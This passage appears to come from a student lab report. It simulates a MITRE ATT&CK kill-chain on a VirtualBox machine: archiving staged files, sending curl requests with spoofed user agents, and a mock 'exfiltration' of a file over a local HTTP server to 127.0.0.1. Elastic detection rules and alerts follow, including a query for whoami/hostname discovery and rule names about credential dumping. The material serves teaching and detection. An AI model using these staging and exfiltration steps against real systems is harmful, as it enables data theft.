bash: /home/abououf/Desktop/T1560.001 Atomic: No such file or directory
abououf@momo-VirtualBox:~/Desktop$ mkdir ~/Desktop/T1560
abououf@momo-VirtualBox:~/Desktop$ echo "Log file 1" > ~/Desktop/T1560/log1.txt
echo "User data" > ~/Desktop/T1560/log2.txt
echo "System info" > ~/Desktop/T1560/sysinfo.txt
abououf@momo-VirtualBox:~/Desktop$ zip -r ~/Desktop/T1560.zip ~/Desktop/T1560
  adding: home/abououf/Desktop/T1560/ (stored 0%)
  adding: home/abououf/Desktop/T1560/log1.txt (stored 0%)
  adding: home/abououf/Desktop/T1560/log2.txt (stored 0%)
  adding: home/abououf/Desktop/T1560/sysinfo.txt (stored 0%)
abououf@momo-VirtualBox:~/Desktop$ zip -e -r ~/Desktop/T1560_encrypted.zip ~/Desktop/T1560
Enter password:
Verify password:
  adding: home/abououf/Desktop/T1560/ (stored 0%)
  adding: home/abououf/Desktop/T1560/log1.txt (stored 0%)
  adding: home/abououf/Desktop/T1560/log2.txt (stored 0%)
  adding: home/abououf/Desktop/T1560/sysinfo.txt (stored 0%)
abououf@momo-VirtualBox:~/Desktop$ ls ~/Desktop/T1560
log1.txt log2.txt sysinfo.txt
abououf@momo-VirtualBox:~/Desktop$
```




3 objects (33 bytes), 1 object selected (12 bytes)

[illegible]



```
atomics - Thunar
Terminal - abououf@momo-...
Terminal - abououf@momo-VirtualBox: ~/Desktop

abououf@momo-VirtualBox:~/Desktop$ curl -I -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4840.97 Safari/537.36" https://www.google.com/
HTTP/1.1 200 OK
Content-Type: text/html; charset=ISO-8859-1
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-VU_0tVCvtLJfJpkFWN0UUA' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http://report-uri https://csp.withgoogle.com/csp/gws/ot
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 14:59:34 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 14:59:34 GMT
Cache-Control: private
Set-Cookie: AEC=AaJma5Ue87rKkk H3YUj0f-XAD68FjIhVdubgIovFVYPuc0kP0rA; expires=Wed, 27-May-2026 14:59:34 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=rXKx0B4ag0135noHAKmR7JvXzt0YgXHe1WBBga1BzB3KJ6W13IA0s0f-h600GLPasgAU3PHRD7ZQ0uY1G0ASv1UL_I0GZUP55w93rr9J9ra0Kv3ZKzplCn7YYD0KJ0N0DUH0JN37T9H0J3Z6PurHm0KPHfLynH0Bv2wvEPzy1QxkvdBWtG2VhW0NH5t0TVDSYFVX2oJ1I
Set-Cookie: SID=526=rXKx0B4ag0135noHAKmR7JvXzt0YgXHe1WBBga1BzB3KJ6W13IA0s0f-h600GLPasgAU3PHRD7ZQ0uY1G0ASv1UL_I0GZUP55w93rr9J9ra0Kv3ZKzplCn7YYD0KJ0N0DUH0JN37T9H0J3Z6PurHm0KPHfLynH0Bv2wvEPzy1QxkvdBWtG2VhW0NH5t0TVDSYFVX2oJ1I
Transfer-Encoding: chunked

abououf@momo-VirtualBox:~/Desktop$ curl -I -A "Wget/1.9-cvs-stable (Red Hat modified)" -m3 www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=ISO-8859-1
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-Inx0GtVpLIXE_k0VbxAQ' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http://report-uri https://csp.withgoogle.com/csp/gws/ot
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 14:59:42 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 14:59:42 GMT
Cache-Control: private
Set-Cookie: AEC=AaJma5Ue87rKkk H3YUj0f-XAD68FjIhVdubgIovFVYPuc0kP0rA; expires=Wed, 27-May-2026 14:59:42 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=rXKx0B4ag0135noHAKmR7JvXzt0YgXHe1WBBga1BzB3KJ6W13IA0s0f-h600GLPasgAU3PHRD7ZQ0uY1G0ASv1UL_I0GZUP55w93rr9J9ra0Kv3ZKzplCn7YYD0KJ0N0DUH0JN37T9H0J3Z6PurHm0KPHfLynH0Bv2wvEPzy1QxkvdBWtG2VhW0NH5t0TVDSYFVX2oJ1I
Set-Cookie: SID=526=rXKx0B4ag0135noHAKmR7JvXzt0YgXHe1WBBga1BzB3KJ6W13IA0s0f-h600GLPasgAU3PHRD7ZQ0uY1G0ASv1UL_I0GZUP55w93rr9J9ra0Kv3ZKzplCn7YYD0KJ0N0DUH0JN37T9H0J3Z6PurHm0KPHfLynH0Bv2wvEPzy1QxkvdBWtG2VhW0NH5t0TVDSYFVX2oJ1I
Transfer-Encoding: chunked

abououf@momo-VirtualBox:~/Desktop$ curl -I -A "Opera/8.01 (Windows NT 6.0; U; en)" -m3 www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-WfkmPYASLZKvcyE9g6GHVg' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http://report-uri https://csp.withgoogle.com/csp/gws/ot
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 14:59:49 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 14:59:49 GMT
Cache-Control: private
Set-Cookie: AEC=AaJma5Ue87rKkk H3YUj0f-XAD68FjIhVdubgIovFVYPuc0kP0rA; expires=Wed, 27-May-2026 14:59:49 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=rXKx0B4ag0135noHAKmR7JvXzt0YgXHe1WBBga1BzB3KJ6W13IA0s0f-h600GLPasgAU3PHRD7ZQ0uY1G0ASv1UL_I0GZUP55w93rr9J9ra0Kv3ZKzplCn7YYD0KJ0N0DUH0JN37T9H0J3Z6PurHm0KPHfLynH0Bv2wvEPzy1QxkvdBWtG2VhW0NH5t0TVDSYFVX2oJ1I
Set-Cookie: SID=526=rXKx0B4ag0135noHAKmR7JvXzt0YgXHe1WBBga1BzB3KJ6W13IA0s0f-h600GLPasgAU3PHRD7ZQ0uY1G0ASv1UL_I0GZUP55w93rr9J9ra0Kv3ZKzplCn7YYD0KJ0N0DUH0JN37T9H0J3Z6PurHm0KPHfLynH0Bv2wvEPzy1QxkvdBWtG2VhW0NH5t0TVDSYFVX2oJ1I
Transfer-Encoding: chunked

abououf@momo-VirtualBox:~/Desktop$ curl -I -A "Opera/8.01 (Windows NT 6.0; U; en)" -m3 www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-WfkmPYASLZKvcyE9g6GHVg' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http://report-uri https://csp.withgoogle.com/csp/gws/ot
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 14:59:49 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 14:59:49 GMT
Cache-Control: private
Set-Cookie: AEC=AaJma5Ue87rKkk H3YUj0f-XAD68FjIhVdubgIovFVYPuc0kP0rA; expires=Wed, 27-May-2026 14:59:49 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=rXKx0B4ag0135noHAKmR7JvXzt0YgXHe1WBBga1BzB3KJ6W13IA0s0f-h600GLPasgAU3PHRD7ZQ0uY1G0ASv1UL_I0GZUP55w93rr9J9ra0Kv3ZKzplCn7YYD0KJ0N0DUH0JN37T9H0J3Z6PurHm0KPHfLynH0Bv2wvEPzy1QxkvdBWtG2VhW0NH5t0TVDSYFVX2oJ1I
Set-Cookie: SID=526=rXKx0B4ag0135noHAKmR7JvXzt0YgXHe1WBBga1BzB3KJ6W13IA0s0f-h600GLPasgAU3PHRD7ZQ0uY1G0ASv1UL_I0GZUP55w93rr9J9ra0Kv3ZKzplCn7YYD0KJ0N0DUH0JN37T9H0J3Z6PurHm0KPHfLynH0Bv2wvEPzy1QxkvdBWtG2VhW0NH5t0TVDSYFVX2oJ1I
Transfer-Encoding: chunked

abououf@momo-VirtualBox:~/Desktop$ curl -I -A "*/" -m3 www.google.com
HTTP/1.1 200 OK
Content-Type: text/html; charset=ISO-8859-1
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-XhdQYx9LW0D4cdM0ba5Tkw' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http://report-uri https://csp.withgoogle.com/csp/gws/ot
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Date: Fri, 28 Nov 2025 15:00:01 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Expires: Fri, 28 Nov 2025 15:00:01 GMT
Cache-Control: private
Set-Cookie: AEC=AaJma5Ue87rKkk H3YUj0f-XAD68FjIhVdubgIovFVYPuc0kP0rA; expires=Wed, 27-May-2026 15:00:01 GMT; path=/; domain=.google.com; Secure; HttpOnly; SameSite=lax
Set-Cookie: NID=526=rXKx0B4ag0135noHAKmR7JvXzt0YgXHe1WBBga1BzB3KJ6W13IA0s0f-h600GLPasgAU3PHRD7ZQ0uY1G0ASv1UL_I0GZUP55w93rr9J9ra0Kv3ZKzplCn7YYD0KJ0N0DUH0JN37T9H0J3Z6PurHm0KPHfLynH0Bv2wvEPzy1QxkvdBWtG2VhW0NH5t0TVDSYFVX2oJ1I
Set-Cookie: SID=526=rXKx0B4ag0135noHAKmR7JvXzt0YgXHe1WBBga1BzB3KJ6W13IA0s0f-h600GLPasgAU3PHRD7ZQ0uY1G0ASv1UL_I0GZUP55w93rr9J9ra0Kv3ZKzplCn7YYD0KJ0N0DUH0JN37T9H0J3Z6PurHm0KPHfLynH0Bv2wvEPzy1QxkvdBWtG2VhW0NH5t0TVDSYFVX2oJ1I
Transfer-Encoding: chunked
```

◆ Step 7 Exfiltration Over Unencrypted / Non-C2 Protocol

Technique: T1048.003

This is the final step performed in your practical demo.

The HTTP requests appear clearly in terminal logs, confirming successful exfiltration over an unencrypted channel.



```

abououf@momo-VirtualBox:~/Desktop$ cd /tmp
abououf@momo-VirtualBox:/tmp$ jobs -l
abououf@momo-VirtualBox:/tmp$ cd /tmp
abououf@momo-VirtualBox:/tmp$ echo "This is the file to be exfiltrated" > victim-file.txt
abououf@momo-VirtualBox:/tmp$ python3 -m http.server 9090 &
jobs -l
[1] 4271
[1]+  4271 Running                  python3 -m http.server 9090 &
abououf@momo-VirtualBox:/tmp$ Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
wget http://127.0.0.1:9090/victim-file.txt
--2025-11-28 17:22:10--  http://127.0.0.1:9090/victim-file.txt
Connecting to 127.0.0.1:9090... connected.
HTTP request sent, awaiting response... 127.0.0.1 - [28/Nov/2025 17:22:10] "GET /victim-file.txt HTTP/1.1" 200 -
200 OK
Length: 35 [text/plain]
Saving to: 'victim-file.txt.1'

victim-file.txt.1                                100%[=====]
2025-11-28 17:22:10 (10.8 MB/s) - 'victim-file.txt.1' saved [35/35]

```


2.1.4 Conclusion


The phishing attack simulation demonstrates a realistic kill-chain starting from reconnaissance to persistence, execution, staging, and data exfiltration.

Each stage aligns with MITRE ATT&CK techniques, showcasing how attackers escalate their access and steal data using legitimate system tools and unencrypted communication methods.


2.2 Alerts and Detection

2.2.1 Logs





2.2.2 Rules



The screenshot shows the 'Edit rule settings' page in the Elasticsearch Kibana interface. The page is divided into two main sections: 'Definition' and 'Rule preview'.

Definition

Rule type

Threshold
Aggregate query results to detect when number of matches exceeds threshold.

Source
Use Kibana Data Views (V) or specify individual index patterns (I) as your rule's data source to be searched.

Index patterns

- apm-*transaction*
- auditbeat-*
- endgame-*
- filebeat-*
- logs-*
- packetbeat-*
- traces-apm*
- winglogbeat-*
- *elastic-cloud-logs*

Custom query

event.provider:"Microsoft-Windows-PowerShell" AND winlog.event_id:4104 AND (message:whoami OR message:hostname)

Group by

host.name.keyword, winlog.user.name.keyword

Count

All results

Threshold

3

Unique values

Supress alerts by selected fields: host.name.keyword, winlog.user.name.keyword


Rule preview

Rule preview reflects the current configuration of your rule settings and exceptions, click refresh icon to see the updated preview.

Select a preview timeframe

Last 1 hour


Show Elasticsearch requests, ran during rule executions

The screenshot shows the Elastic Security Rules Monitoring dashboard. At the top, there's a notification about rule execution gaps detected in the past 24 hours. Below this, the 'Installed Rules' section is active, showing a list of rules with columns for Rule name, Risk score, Severity, Last run, Last response, Last updated, Notify, and Enabled. The rules are sorted by risk score in descending order.

Rule	Risk s...	Severity	Last run	Last response	Last updated	Notify	Enabled
Custom - Sudo to Root Session Opened	73	High	3 minutes ago	Succeeded	Nov 17, 2025 @ 16:51:54.9...		On
Wireless Credential Dumping using Netsh Command	73	High	Nov 3, 2025 @ 21:06:5...	Failed	Nov 3, 2025 @ 21:11:20.607		Off
Endpoint Security (Elastic Defend)	47	Medium	Nov 3, 2025 @ 21:40:0...	Warning	Nov 3, 2025 @ 21:40:37.624		Off
Potential Successful SSH Brute Force Attack	73	High	Nov 3, 2025 @ 21:35:4...	Warning	Nov 3, 2025 @ 21:40:35.961		Off
Local Account Discovery	24	Low	Nov 4, 2025 @ 13:02:2...	Succeeded	Nov 4, 2025 @ 13:02:48.854		Off
Account Discovery Command via SYSTEM Account	21	Low	Nov 4, 2025 @ 13:02:2...	Failed	Nov 4, 2025 @ 13:05:29.024		Off
PowerShell Script with Discovery Capabilities	21	Low	Nov 4, 2025 @ 13:05:0...	Warning	Nov 4, 2025 @ 13:24:00.105		Off
Systemd Service Created	47	Medium	Nov 17, 2025 @ 16:45:...	Succeeded	Nov 17, 2025 @ 16:48:56.8...		Off
PowerShell Discovery Activity	45	Medium	Nov 17, 2025 @ 16:45:...	Succeeded	Nov 17, 2025 @ 16:48:57.4...		Off
Credential Dumping - Detected - Elastic Endgame	73	High	Nov 17, 2025 @ 16:48:...	Warning	Nov 17, 2025 @ 16:48:56.1...		Off
Credential Dumping - Prevented - Elastic Endgame	47	Medium	Nov 17, 2025 @ 16:48:...	Warning	Nov 17, 2025 @ 16:48:55.2...		Off
File Compressed or Archived into Common Format by Unsigned ...	21	Low	Nov 17, 2025 @ 16:45:...	Succeeded	Nov 17, 2025 @ 16:48:58.9...		Off

2.2.3 Alerts




The screenshot shows the Elastic Security Alerts dashboard. It features a 'Summary' tab with a 'Severity levels' chart showing 26 alerts at the High level. Below this, there's an 'Alerts by name' section showing the top alert: 'Custom - Sudo to Root Session Opened'. To the right, a 'Top alerts by' section shows a bar chart for the same alert. At the bottom, a table lists individual alerts with columns for Actions, @timestamp, Rule, Assignees, Severity, Risk Score, Reason, host.name, user.name, and pt.

Actions	@timestamp	Rule	Assignees	Severity	Risk Score	Reason	host.name	user.name	pt
[icon]	Nov 17, 2025 @ 18:24:06.185	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
[icon]	Nov 17, 2025 @ 18:24:06.184	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
[icon]	Nov 17, 2025 @ 18:24:06.183	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
[icon]	Nov 17, 2025 @ 18:24:06.179	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
[icon]	Nov 17, 2025 @ 18:17:39.389	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
[icon]	Nov 17, 2025 @ 18:17:39.386	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
[icon]	Nov 17, 2025 @ 18:17:39.382	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
[icon]	Nov 17, 2025 @ 18:14:39.331	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
[icon]	Nov 17, 2025 @ 18:14:39.328	Custom - Sudo to Root Sess...		high	73	event on momo-VirtualBox created high alert Custom - Sudo to Root Sess...	momo-VirtualBox	—	—
